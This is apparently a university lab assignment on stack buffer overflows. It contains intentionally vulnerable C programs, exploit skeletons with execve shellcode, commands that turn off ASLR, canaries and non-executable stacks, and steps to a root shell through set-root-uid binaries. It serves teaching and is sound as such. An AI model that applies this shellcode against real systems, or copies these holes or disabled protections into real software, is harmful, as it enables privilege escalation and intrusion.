Project #1: Buffer Overflows

Due February 22, 11:59 PM

Project updates

`02/11/19`	• Updated the description of Task 3 to remove a leading integer on the input. • Clarified in Task 4 that the submission should be included in a `task4/` directory.
`02/14/19`	• Updated the error handling of Task 3 (Print 'Error\n' and return -1)
`02/19/19`	• Updated the input and output sources for Task 3 (stdin and stdout)

1 Project Overview

This project will give you first-hand experience with *buffer overflow attacks*. This attack exploits a buffer overflow vulnerability in a program to make the program bypass its usual execution and instead jump to alternative code (which typically starts a shell). There are several defenses against this attack (other than fixing the overflow vulnerability itself), such as address space randomization, compiling with stack guard, and making the stack non-executable.

The learning objective of this lab is for students to gain first-hand experience of the buffer-overflow attack. This attack exploits a buffer-overflow vulnerability in a program to make the program bypass its usual execution sequence and instead jump to *alternative code* (which typically starts a shell). Specifically, the attack overflows the vulnerable buffer to introduce the alternative code on the stack and appropriately modify the return address on the stack (to point to the alternative code). There are several defenses against this attack (other than fixing the overflow vulnerability), such as address space randomization, compiling with stack-guard, dropping root privileges, etc.

In this lab, students are given a set-root-uid program with a buffer-overflow vulnerability for a buffer allocated on stack. They are also given a *shellcode*, i.e., binary code that starts a shell. Their task is to exploit the vulnerability to corrupt the stack so that when the program returns, instead of going to where it was called from, it calls the shellcode, thereby creating a shell with root privilege. Students will also be guided through several protection schemes implemented in Ubuntu to counter this attack.

Note: There is a lot of helpful information in Section 12; be sure to read it before you get started. Also, if you get stuck, "Smashing the Stack for Fun and Profit" and the lecture notes and slides will help.

2 Getting Set Up

Use the preconfigured Ubuntu machine we have given you, available here:

https://www.cs.umd.edu/class/spring2019/cmsc414/resources.html

This is the machine we will use for testing your submissions. If it doesn't work on that machine, you will get no points. It makes no difference if your submission works on another Ubuntu version (or another OS).

The amount of code you have to write in this lab is small, but you have to understand the stack. Using `gdb` (or some equivalent) is essential. The article, *Smashing The Stack For Fun And Profit*, is very helpful and gives ample details and guidance. Read it if you're stuck.

Throughout this document, the prompt for an ordinary (non-root) shell is "$", and the prompt for a root shell is "#".

2.1 Starter files

Starter files are available at the class projects page:
https://www.cs.umd.edu/class/spring2019/cmsc414/projects.html

2.2 Disabling address space randomization

Ubuntu, and several other Linux-based systems, use "address space randomization" to randomize the starting address of heap and stack. This makes it difficult to guess the address of the alternative code (on stack), thereby making buffer-overflow attacks difficult. Address space randomization can be disabled by executing the following command:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

To re-enable ASLR, you simply run the above command but with a two instead of a zero:

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

3 Compiling

We will be using `gcc` to compile all of the programs in this project. There are a few non-standard ways we will be using `gcc`, like turning off basic protection mechanisms, but this can all be done by providing `gcc` some commandline arguments, which we describe here.
In general, we highly recommend creating a Makefile that will automate these for you.

3.1 Working with a debugger

`gdb` will be your best friend in this project. To get useful information from `gdb` regarding the names of functions and variables, include the `-g` commandline argument to `gcc`.

3.2 Compiling to 32-bit

This semester, we will be using the latest, 64-bit version of Ubuntu. For the sake of this project, however, we will be running in 32-bit. To have `gcc` compile to 32-bit, provide the following commandline option: `-m32`

3.3 Disabling compiler protections

The `gcc` compiler implements two security mechanisms that help protect against buffer overflows and code injection. Also, our version by default turns on a protection to help randomize addresses. For the sake of this project, we will be turning all of these off (but please leave them on in practice!).

1. **Canaries**: `gcc` implements the idea in the "Stack Guard" paper by introducing canaries in each stack frame. You can disable this protection by compiling with the commandline argument `-fno-stack-protector`.
2. **Non-executable stack**: In the updated VM we are using, `gcc` by default will make the stack non-executable, thereby making it more difficult to launch arbitrary code. You can disable this with the commandline argument `-z execstack`.
3. **Position-Independent Binaries**: `gcc` by default will compile our programs as position-independent code (PIC). This randomizes the address in the program when ASLR is turned on. This will not affect our exploits, but makes debugging them slightly more complicated, so to keep things simple we will be disabling it with the argument `-fno-pie -no-pie`.

3.4 Putting it all together

To compile a program `vulnerable.c` into a binary named `vuln`, with the above protections disabled, in 32-bit, you would run the following command:

```
gcc -fno-pie -no-pie -fno-stack-protector -z execstack -m32 vulnerable1.c -o vuln
```

4 Task 0: Impossible Game

To get things started, consider the following simple program (provided in the start-up files as `impossible.c`):

```
/* impossible.c */

#include <stdio.h>  /* for puts() */
#include <stdlib.h> /* for EXIT_SUCCESS */

void your_fcn(int *nums)
{
    /* Provide THREE different versions of this
     * that each win the "impossible game" in main().
     */
}

int main(int argc, char *argv[])
{
    int nums[2] = {0};
    your_fcn(nums);

    if (nums[0] >= 0 || nums[1] >= 0 || nums[0] + nums[1] != 0x414c0de)
        puts("You lost!");
    else
        puts("You won!");

    return EXIT_SUCCESS;
}
```

This program is a small game that seems impossible to win. It gives an array of two integers, `nums`, into `your_fnc()` and then runs a test on the integers which looks impossible to pass.

Your task is to write not one but *three* different versions of the function `your_fnc` that each win the impossible game every time. As a slight hint, note that the only way that we determine whether or not you win is if the program prints `"You won!"` (followed by a newline) at the end.

We will be compiling them with address space randomization and stack protection turned *off* and the stack *executable* (Sections 2 and 3).

Caveats. While you are allowed to set the body of `your_fcn()` as you wish, you are not allowed to modify `main()` itself. Also, this task permits an exception to the syllabus: hardcoding is allowed, if you think it will help you win! All of your solutions must be *fundamentally* distinct. You do not *have* to use a buffer overflow as one of your three solutions, but it is certainly one way to go!

Submitting. Create three copies of the impossible game: `impossible1.c`, `impossible2.c`, and `impossible3.c`, each of which has a *different* implementation of `your_fcn()`. (There are general submission instructions in Section 11.)

5 Task 1: A Vulnerable Program

In the remainder of the tasks, you will be exploiting a program that has a buffer overflow vulnerability. Unlike Task 0, you are not allowed to modify the program itself; instead, you will be attacking it by cleverly constructing malicious *inputs* to the program.

```
/* vulnerable1.c */

#include <time.h>
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>

#define BUFFER_SIZE 512
#define FMT "String '%s' has size: %d"

void build_info(char *s, size_t sz)
{
    char *fmt = FMT;
    char dbg_str[strlen(FMT) - 1];

    /* The following allows a buffer overflow */
    sprintf(dbg_str, fmt, s, sz);
}

int main(int argc, char *argv[], char *envp[])
{
    /* Get Input */
    char input[BUFFER_SIZE] = {0};
    FILE *bf = fopen("badfile", "r");
    fread(input, sizeof(char), BUFFER_SIZE, bf);
    input[strcspn(input, "\n")] = '\0'; /* Strip newline */

    build_info(input, strlen(input));

    puts("Returned Properly: attack failed");

    return EXIT_FAILURE;
}
```

The vulnerable program for Task 1, `vulnerable1.c`, is given above. To compile it without the relevant compiler-provided defenses and to make the executable set-root-uid, do the following:

```
$ sudo gcc -fno-pie -no-pie -fno-stack-protector -z execstack -m32 vulnerable1.c -o vuln1
$ sudo chmod 4755 vuln1
```

The above program has a buffer-overflow vulnerability in function `build_info()`. The program reads up to `512` bytes from `badfile` and passes this input to function `build_info()`, which uses `sprintf()` to format your information into a string without properly checking the buffer's size.

An attacker can exploit this buffer-overflow vulnerability and potentially launch a shell. Moreover, because the program is a set-root-uid program (compiled as root using `sudo`), the attacker may be able to get a root shell. Doing so is your next task.

6 Task 1: Exploiting the Vulnerability

For this task:

- Disable address space randomization (section 2.2).
- Compile the vulnerable program in 32-bit, without the stack protector or position-independent code, and with the stack set to executable (Section 5).

Write a program, `exploit1.c`, that prints an appropriate string to `stdout` (we will redirect it to the file, `badfile`, that the vulnerable program is expecting). It must put the following at appropriate places in the string it outputs:

- Shellcode.
- NOP instructions (`0x90`): to increase the chance of a successful target address.
- The address in the stack to which control should go when `build_info()` returns. Ideally the address of the shellcode or one of the NOPs on the NOP sled.

The program takes no command-line arguments. You can use the following skeleton:

```
/* exploit1.c  */
/* Outputs a string for code injection on vulnerable1.c */

#include <stdio.h>
#include <string.h>

#define BUFFER_SIZE 512

char shellcode[]=
  "\x31\xc0"             /* xorl    %eax,%eax         */
  "\x50"                 /* pushl   %eax              */
  "\x68""//sh"           /* pushl   $0x68732f2f       */
  "\x68""/bin"           /* pushl   $0x6e69622f       */
  "\x89\xe3"             /* movl    %esp,%ebx         */
  "\x50"                 /* pushl   %eax              */
  "\x53"                 /* pushl   %ebx              */
  "\x89\xe1"             /* movl    %esp,%ecx         */
  "\x99"                 /* cdql                      */
  "\xb0\x0b"             /* movb    $0x0b,%al         */
  "\xcd\x80"             /* int     $0x80             */
;

int main()
{
    /* Initialize the buffer to all zeroes */
    char buffer[BUFFER_SIZE] = {0};

    /* TODO: Fill the buffer with appropriate contents */

    /* Print out the contents of the attack buffer */
    fwrite(buffer, BUFFER_SIZE, 1, stdout);
    return 0;
}
```

Variable addresses. Even though ASLR is *disabled* for this portion of the lab, there will still be inconsistencies between the addresses you see in `gdb`, as well as on different computers (such as the submit server). This happens even when running on the same virtual machine. To make sure your addresses stay constant when running in `gdb`, as well as on the submit server, we will be using a small shell script called `fix.sh` to fix these addresses.

Here is how you would debug a program while calling `fix.sh`:

```
$ ./fix.sh gdb ./vuln1
```

You do not need to understand how this script works or modify it. All you need to do is prepend it to `vuln1` before executing. **Your final solution MUST work with fix.sh being run at the start.**

Running your attack. After you finish the above program, do the following in a non-root shell. Compile the program in 32-bit mode (using the `-m32` command-line argument to `gcc`). Run your exploit code and pipe the output to the vulnerable program. If your exploit is implemented correctly, when function `build_info()` returns it will execute your shellcode, giving you a root shell. Here are the commands you would issue, assuming that `vuln1` has already been compiled (as in Section 5).

```
$ gcc -m32 exploit1.c -o exploit1
$ ./exploit1 > badfile
$ ./fix.sh ./vuln1       <---- Notice the 'fix.sh' being used
#                        <---- Bingo! You've got a root shell!
```

That is considered success for this task!

As an aside, note that although you have obtained the "#" prompt, you are only a set-root-uid process and not a real-root process; i.e., your effective user id is root but your real user id is your original non-root id. You can check this by typing the following:

```
# id
uid=(500) euid=0(root)
```

A real-root process is more powerful than a set-root process. In particular, many commands behave differently when executed by a set-root-uid process than by a real `root` process. If you want such commands to treat you as a real root, simply call `setuid(0)` to set your real user id to root.

7 Task 2: Address-Randomization Protection

In this task, you will use all of the same settings as in Task 1, but you will be turning address space layout randomization (ASLR) back on. This can be done as follows:

```
$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
```

Nonetheless, your program will have to work with 100% success rate on every invocation of the now-randomized program! Since ASLR is enabled there is no longer a need to fix the addresses with `fix.sh` – We will not be using it anymore.

To this end, we will be using a different vulnerable program:

```
/* vulnerable2.c */

/* This program also has a buffer overflow vulnerability.
 * Our task is to exploit this vulnerability, even when
 * ASLR is turned on.
 */

#include <time.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdint.h>

#define GUESSES 10
#define disable_buffering(_fd) setvbuf(_fd, NULL, _IONBF, 0)

/* This is a function to read an unsigned integer from the pipe.
 * After it reads the integer it cleans up the pipe. You can
 * ignore this, just know it returns an unsigned int.
 */
unsigned int get_int(FILE *in)
{
    unsigned int x = 0;
    fscanf(in, "%u", &x);
    char c = 0;
    while((c = getc(in)) != '\n' && c != EOF);
    return x;
}


void update_records(FILE *in, FILE *out)
{
    /* Get their name */
    fprintf(out, "Enter your name for record keeping: ");
    char name[512] = {0};
    fgets(name, 0x512, in);
}


int main(void)
```

```
{
    /* These are pipes to allow for 'communication' between
     * vulnerable2 and exploit2; you can ignore them
     */
    FILE *out = fopen("f0", "w");
    FILE *in = fopen("f1", "r");
    disable_buffering(out);


    /* Create our secret buffer with random values */
    srand((unsigned int)time(NULL));
    unsigned int secret_buff[GUESSES];
    for (int i = 0; i < GUESSES; i++)
        secret_buff[i] = (unsigned int)rand();


    /* Get 10 guesses. If they guess what is in the slot,
     * print 'Correct!'. Otherwise, show them they were
     * wrong.
     */
    for (int i = 0; i < GUESSES; i++)
    {
        /* Get a slot */
        fprintf(out, "Slot: ");
        int idx = get_int(in);

        if (idx < GUESSES)
        {
            /* Get a guess, and check if correct */
            fprintf(out, "Guess: ");
            unsigned int guess = get_int(in);

            if (secret_buff[idx] == guess)
                fprintf(out, "Correct!\n");
            else
                fprintf(out, "Wrong! The value was: %u\n", secret_buff[idx]);

        /* Index out of bounds */
        } else {
            fprintf(out, "[!] Error: Invalid Slot!\n");
            exit(EXIT_FAILURE);
        }
    }

    update_records(in, out);

    printf("Returned properly: attack failed\n");
    return EXIT_SUCCESS;
}
```

Task 2's program is a small game, which you must exploit with ASLR enabled. It makes an array of 10 random integers, then asks you to pick an integer in the list, and guess what it is. If your guess is correct it prints "Correct!", and if wrong it tells you what the correct value was. The object here is not

to win the game, but to get a root shell like in Task 1. To do this there are two vulnerabilities you must find and exploit.

Start by identifying where the buffer overflow is in the program, then find a second bug to help you defeat ASLR.

The task Your task is to implement another program, `exploit2.c`, that will interact with the above program, providing inputs as you see fit to get it to launch a root shell. You may use the following as a skeleton:

```
/* exploit2.c  */

/* Interacts with vulnerable2.c for code injection. */

#include <stdio.h>
#include <string.h>
#include <stdint.h>
#include <stdlib.h>

#define BUFF_SZ 512
#define disable_buffering(_fd) setvbuf(_fd, NULL, _IONBF, 0)

char shellcode[]=
  "\x31\xc0"             /* xorl    %eax,%eax         */
  "\x50"                 /* pushl   %eax              */
  "\x68""//sh"           /* pushl   $0x68732f2f       */
  "\x68""/bin"           /* pushl   $0x6e69622f       */
  "\x89\xe3"             /* movl    %esp,%ebx         */
  "\x50"                 /* pushl   %eax              */
  "\x53"                 /* pushl   %ebx              */
  "\x89\xe1"             /* movl    %esp,%ecx         */
  "\x99"                 /* cdq                       */
  "\xb0\x3b"             /* movb    $0x3b,%al         */
  "\x2c\x30"             /* sub     $0x30,%al         */
  "\xcd\x80";            /* int     $0x80             */


/* This is a function to make a guess given a slot and
 * guess value. You are free to modify, delete, and use
 * this as you see fit -- it is here if you want it, and
 * there is NO requirement that you must it.
 */
unsigned int make_guess(int idx, unsigned int guess)
{
    char buff[BUFF_SZ] = {0};
    unsigned int value = guess;

    /* Read the index prompt, send index */
    scanf("%s", buff); printf("%d\n", idx);

    /* Read the guess prompt, send guess */
    memset(buff, 0, BUFF_SZ);
    scanf("%s", buff); printf("%d\n", guess);
```

```
    /* Read the result, set value to actual result if wrong */
    memset(buff, 0, BUFF_SZ); fgets(buff, BUFF_SZ, stdin);
    if (strstr(buff, "Wrong") != NULL)
        sscanf(buff, " Wrong! The value was: %u\n", &value);

    return value;
}


int main()
{
    /* This makes the pipe communication easier; you can ignore it */
    disable_buffering(stdout);

    fprintf(stderr, "All writes to stdout are getting picked up\n");
    fprintf(stderr, "by the vulnerable2 program; you can print\n");
    fprintf(stderr, "to stderr for debugging, if you want.\n");

    /* TODO: Interact with the vulnerable program and build your payload here
     *       Keep in mind that you may use make_guess if you wish
     */


    return 0;
}
```

You'll see there is a helper function, `make_guess` that we have already written for you. This funtion will make a guess given a slot and value, returning what the correct value was. You do *not* have to use it and are free to modify or delete it as you see fit – it is there purely if you want it.

Running the program Notice that `vulnerable2.c` has a bit of a back-and-forth kind of communication: it reads input, then outputs, and reads in more input. Meanwhile, `exploit2.c` provides the output and reads the input. Unfortunately, running these programs is not quite as straightforward as redirecting output to a file. You can run these programs as follows. First, run the following command to create two special files (actually they are "pipes") called `f0` and `f1`:

```
$ mkfifo f0 f1
```

Once these are created, you can run the programs as follows (assuming you compiled `exploit2.c` into `exploit2` and `vulnerable2.c` into `vuln2`):

```
$ ./exploit2 < f0 > f1 &
$ ./vuln2
#                    <---- Bingo! You've got a root shell!
```

To make this a bit easier for you, we have included a script for running the task 2 programs, called `run_task2.sh`

8 Task 3: A Secure Program

The majority of the project thus far has dealt with attacking existing code. In this task, you will write some secure code of your own. At face value, this is a simple program, so use this as an opportunity to pay close attention to every line of your code to ensure that it is not vulnerable to any of the attacks we've discussed.

Your task is to write *two* programs:

- `task3/collapse.c`
  - Reads from `stdin`
    - Take input from standard in until EOF.
    - Each of the lines will contain a word.
    - You will **collapse** the lines as follows: For each word, count the number of times the word appears consecutively. For each consecutive sequence, print one line telling how many times it occurred in the following format: **[repeat count] [word]\n**.
  - If the above inputs are well formed, the program should print resulting outputs to stdout.
  - Note that we are using \n to denote a newline character.

The following is a set of example input and its respective output:

```
/* Input to task3/collapse.c from stdin  */

Security
Security
Is
Awesome
Security

/* Output to stdout */

2 Security
1 Is
1 Awesome
1 Security
```

- `task3/expand.c`
  - Reads from `stdin`
  - Each line in stdin should contain "n w\n", where n is a whole number and w is a word. For each line in stdout, print each one out to stdout n times with a newline.

The following is an example output and its corresponding input:

```
/* Input to task3/expand.c from stdin  */

2 Security
1 Is
1 Awesome
1 Yeah

/* Output to stdout */

Security
Security
Is
Awesome
Yeah
```

For both tasks, any error should be handled by print 'Error\n' to the output, then returning -1.
To be clear: When there are no errors, then running `cat file.txt | ./collapse | ./expand` should result in printing the original `file.txt`.
Both of these will be compiled without ASLR and without stack protector (as with Task 1). If you happen to require any other files (e.g., header files), include them in `task3/` as well. This directory must be self-contained. **Do not put any personally identifying information in any of the files in `task3/`** (user name, user ID, or anything else that will identify who you are).

9 Task 4 (Extra credit): Re-enabling common defenses

As mentioned in Section 3.3, `gcc` by default puts some protective measure in place to mitigate buffer overflows and code injections. We got around these with commandline options to turn off canaries (`-fno-stack-protector`) and to make the stack executable (`-z execstack`). For extra credit, get **Task 2** to work without one or both of these options (more credit for both).
If you choose to do this task, submit all relevant files in a subdirectory called `task4/` and include a file named `task4/readme.txt` that describes which defense(s) you attacked and how you went about launching your attack. Place your exploit code in a file named `task4/exploit4.c` and include any other files that were necessary in launching this attack, if there were any.

10 Task 5 (Extra credit): Play Me a Song

The goal of this task is to develop an input `badfile` that, upon execution (using the setting from any of tasks 1 or 2), will play a song. It can be any song (just not John Cage's 4'33" of silence!).
One small clarification about what files can be present: While your submission should include whatever files you need to *create* the `badfile`, the vulnerability itself should be contained completely within the `badfile`. That is, there should not be additional files that must be present when beginning to run the program.

If you choose to do this task, submit the relevant file(s) along with your other files, by the assigned due date. Place all of them in a subdirectory called `task5/`, and include a file named `task5/readme.txt`

that describes how you went about launching this melodious attack. You will also have to demo it to your professor (feel free to use that as an opportunity for Meet Your Professor, as well).

11 What to submit

Submit the following files (We have provided a `subcheck.sh` file that will check to make sure that your submission directory contains these files; however, it does not automatically test your code, compile it, etc.). You can test to see if your directory `dir` has all of the required files by running `./subcheck.sh dir` from the command line.

Required:

1. `impossible1.c`
2. `impossible2.c`
3. `impossible3.c`
4. `exploit1.c`
5. `exploit2.c`
6. `task3/collapse.c`:
7. `task3/expand.c`:

Optional (extra credit):

9. Files for extra credit Task 4 stored in a `task4/` directory:
    - `task4/exploit4.c`
    - `task4/readme.txt`: Your description of which defenses you got around (non-executable stack and/or canaries) and how.
    - Any additional files you need to launch this attack.
10. Files for launching your music attack, stored within a `task5/` directory:
    - `task5/vulnerable.c`
    - `task5/readme.txt`: Your description of how you got an input to (the potentially modified) `vulnerable.c` to play music,
    - The code and any other files you need to generate the bad input.

Note: Only the latest submission counts.

12 Some extra background information

This section contains additional background on creating shell code and injecting code. We have included the files discussed here in the `background/` directory in the starter files.

12.1 Shellcode

A **shellcode** is binary code that launches a shell. Consider the following C program:

```
/* start_shell.c */

#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

The machine code obtained by compiling this C program can serve as a shellcode. However it would typically not be suitable for a buffer-overflow attack (e.g., it would not be compact, it may contain `0x00`) entries). So one usually writes an assembly language program, and assembles that to get a shellcode.

We provide the shellcode that you will use in the stack. It is included in `call_shellcode.c`, but let's take a quick divergence into it now:

```
/* call_shellcode.c  */

/* A program that executes shellcode stored in a buffer */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax         */
  "\x50"                 /* pushl   %eax              */
  "\x68""//sh"           /* pushl   $0x68732f2f       */
  "\x68""/bin"           /* pushl   $0x6e69622f       */
  "\x89\xe3"             /* movl    %esp,%ebx         */
  "\x50"                 /* pushl   %eax              */
  "\x53"                 /* pushl   %ebx              */
  "\x89\xe1"             /* movl    %esp,%ecx         */
  "\x99"                 /* cdql                      */
  "\xb0\x0b"             /* movb    $0x0b,%al         */
  "\xcd\x80"             /* int     $0x80             */
;
int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)( ))buf)( );
}
```

This program contains the shellcode in a `char[]` array. Compile this program, run it, and see whether a shell is invoked. Also, compare this shellcode with the assembly produced by `gcc -S start_shell.c`.

A few places in this shellcode are worth noting:

- First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortunately, "//" is equivalent to "/", so we can get away with a double slash symbol.
- Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one used here (`cdql`) is simply a shorter instruction. Third, the system call `execve()` is called when we set `%al` to `11`, and execute "`int $0x80`".

12.2 Guessing runtime addresses for vulnerable program

Consider an execution of our vulnerable program, `vuln`. For a successful buffer-overflow attack, we need to guess two runtime quantities concerning the stack at `bof()`'s invocation.

1. The distance, say R, between the overflowed buffer and the location where `bof()`'s return address is stored. The target address should be positioned at offset R in `badfile`.
2. The address, say T, of the location where the shellcode starts. This should be the value of the target address.

See Figure 1 for a pictorial example.



Figure 1: Buffer overflow stack example.

If the source code for a program like `vuln` is available, it is easy to guess R accurately, as illustrated in the previous figure. Another way to get R is to run the executable in a (non-root) debugger. The value obtained for R by these methods should be close, if not the same as, as the value when the vulnerable program is run during the attack.

If neither of these methods is applicable (e.g., the executable is running remotely), one can always *guess* a value for R. This is feasible because the stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore the range of R that we need to guess is actually quite small. Furthermore, we can cover the entire range in a single attack by overwriting all its locations (instead of just one) with the target address.

Guessing T, the address of the shellcode, can be done in the same way as guessing R. If the source of the vulnerable program is available, one can modify it to print out T (or the address of an item a fixed offset away, e.g., buffer or stack pointer). Or one can get T by running the executable in a debugger. Or one can *guess* a value for T.

If address space randomization is disabled, then the guess would be close to the value of T when the vulnerable program is run during the attack. This is because (1) the stack of a process starts at the same address (when address randomization is disabled); and (2) the stack is usually not very deep.

Here is a program to print out the value of the stack pointer (source).

```
/* SeeSP.c */
#include <stdio.h>
#include <inttypes.h>

int main(void)
{
    register uintptr_t sp asm ("sp");
    printf("SP: 0x%016" PRIxPTR "\n", sp);
    return 0;
}
```

12.3 Improving the odds

To improve the chance of success, you can add a number of NOPs to the beginning of the malicious code; jumping to any of these NOPs will eventually get execution to the malicious code. Figure 2 depicts the attack.

12.4 Storing a long integer in a buffer

In your exploit program, you may need to store a `long` integer (4 bytes) at position `i` of a `char` buffer `buffer[]`. Since each buffer entry is one byte long, the integer will occupy positions `i` through `i+3` in `buffer[]`. Because `char` and `long` are of different types, you cannot directly assign the integer to `buffer[i]`; instead you can cast `buffer+i` into a `long` pointer and then assign the integer, as shown below:

```
char buffer[20];
long addr = 0xFFEEDD88;

long *ptr = (long *) (buffer + i);
*ptr = addr;
```

Bibliography

1. Aleph One. Smashing The Stack For Fun And Profit. *Phrack 49*, Volume 7, Issue 49. Available here:



Figure 2: NOP sled example.

http://www.cs.umd.edu/class/spring2019/cmsc414/papers/stack-smashing.pdf